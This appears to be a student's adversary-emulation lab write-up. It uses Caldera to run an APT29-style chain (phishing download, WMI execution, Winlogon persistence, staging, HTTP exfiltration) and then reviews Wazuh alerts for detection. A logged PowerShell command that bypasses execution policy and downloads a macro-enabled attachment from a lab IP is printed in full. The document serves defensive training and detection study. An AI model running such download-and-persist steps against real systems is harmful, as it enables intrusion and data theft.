
3. Adversary Emulation Lab

Activities:

- Tools: Caldera, Metasploit, Evilginx2.
- Tasks: Emulate an APT29 attack, test blue team detection.
- Brief:
- **Emulation**: Simulate APT29 phishing and persistence with Caldera. Log:

Phase	TTP	Tool Used	Notes
Phishing	T1566.001	Evilginx2	Credential harvest



Abilites

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the Caldera server.


1 / 1840 abilities

initial-access

T1566.001 - Phishing: Spearphishing Attachment


Download Macro-Enabled Phishing Attachment

This atomic test downloads a macro enabled document from the Atomic Red Team GitHub repository, simulating an end user clicking a phishing link to download the file. The file "PhishingAttachment.xlsm" is downloaded to the %temp% directory.



Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.




Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Emulation of an Attack Chain

This profile executes six abilities from different tactics, emulating a complete attack chain.


Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰ 1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	⊞				🗑	×
☰ 2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	⊞					×
☰ 3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	⊞				🗑	×
☰ 4	Identify local users	discovery	Account Discovery: Local Account	⊞					×
☰ 5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	⊞			🔔	🗑	×
☰ 6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	⊞					×



Emulation of an Attack Chain


This profile executes six abilities from different tactics, emulating a complete attack chain.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰ 1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	⊞				🗑	×
☰ 2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	⊞					×
☰ 3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	⊞				🗑	×
☰ 4	Identify local users	discovery	Account Discovery: Local Account	⊞					×
☰ 5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	⊞			▲	🗑	×
☰ 6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	⊞					×




Start New Operation

Operation Name	Simulation of an Attack Chain
Adversary	Emulation of an Attack Chain
Fact Source	basic
Group	All groups [✓ red]
Planner	atomic
Obfuscators	base64 base64jumble base64noPadding caesar cipher [✓ plain-text] steganography
Autonomous	● Run autonomously ○ Require manual approval
Parser	● Use Default Parser ○ Don't use default learning parsers
Auto Close	● Keep open forever ○ Auto close operation
Run State	● Run immediately ○ Pause on start
Jitter (sec/sec)	2 / 8




Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
3/19/2025, 5:14:52 PM GMT	success	Download Macro-Enabled Phishing Attachment	initial-access	iohfvy	VIC-Windows-02	5916	View Command	No output
3/19/2025, 5:15:07 PM GMT	success	Create a Process using WMI Query and an Encoded Command	execution	iohfvy	VIC-Windows-02	10580	View Command	View Output
3/19/2025, 5:16:07 PM GMT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	iohfvy	VIC-Windows-02	6820	View Command	No output
3/19/2025, 5:17:12 PM GMT	success	Identify local users	discovery	iohfvy	VIC-Windows-02	1292	View Command	View Output
3/19/2025, 5:18:02 PM GMT	success	Zip a Folder with PowerShell for Staging in Temp	collection	iohfvy	VIC-Windows-02	19780	View Command	No output
3/19/2025, 5:18:47 PM GMT	success	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	iohfvy	VIC-Windows-02	11796	View Command	View Output

- **Blue Team Detection**: Analyze Wazuh logs for detection points. Summarize in 50 words.


manager.name: wazuh-server

rule.mitre.id: exists

agent.id: 002



Document Details

t	_index	wazuh-alerts-4.x-2025.03.19
t	agent.id	002
t	agent.ip	172.30.1.81
t	agent.name	VIC-Windows-02
t	data.win.eventdata.commandLine	powershell.exe -ExecutionPolicy Bypass -C \"$url = 'http://172.30.1.71:8000/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\PhishingAttachment.xlsm\"
t	data.win.eventdata.company	Microsoft Corporation
t	data.win.eventdata.currentDirectory	C:\\Windows\\system32\\
t	data.win.eventdata.description	Windows PowerShell
t	data.win.eventdata.fileVersion	10.0.19041.3996 (WinBuild.160101.0800)
t	data.win.eventdata.hashes	MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F4848535206D772DE145804FF4B6
t	data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
t	data.win.eventdata.integrityLevel	High
t	data.win.eventdata.logonGuid	{d52f39ae-87af-67da-e22c-b50100000000}
t	data.win.eventdata.logonId	0x1b52ce2

Summary:

Wazuh logs are analyzed as part of Blue Team Detection in order to find possible threats, irregularities, and illegal activity.
Changes in file integrity, login attempts, malware signatures, and rule-based warnings are important points of detection.
By providing quick incident response and improving overall security posture, correlating these logs aids in the early detection of breaches.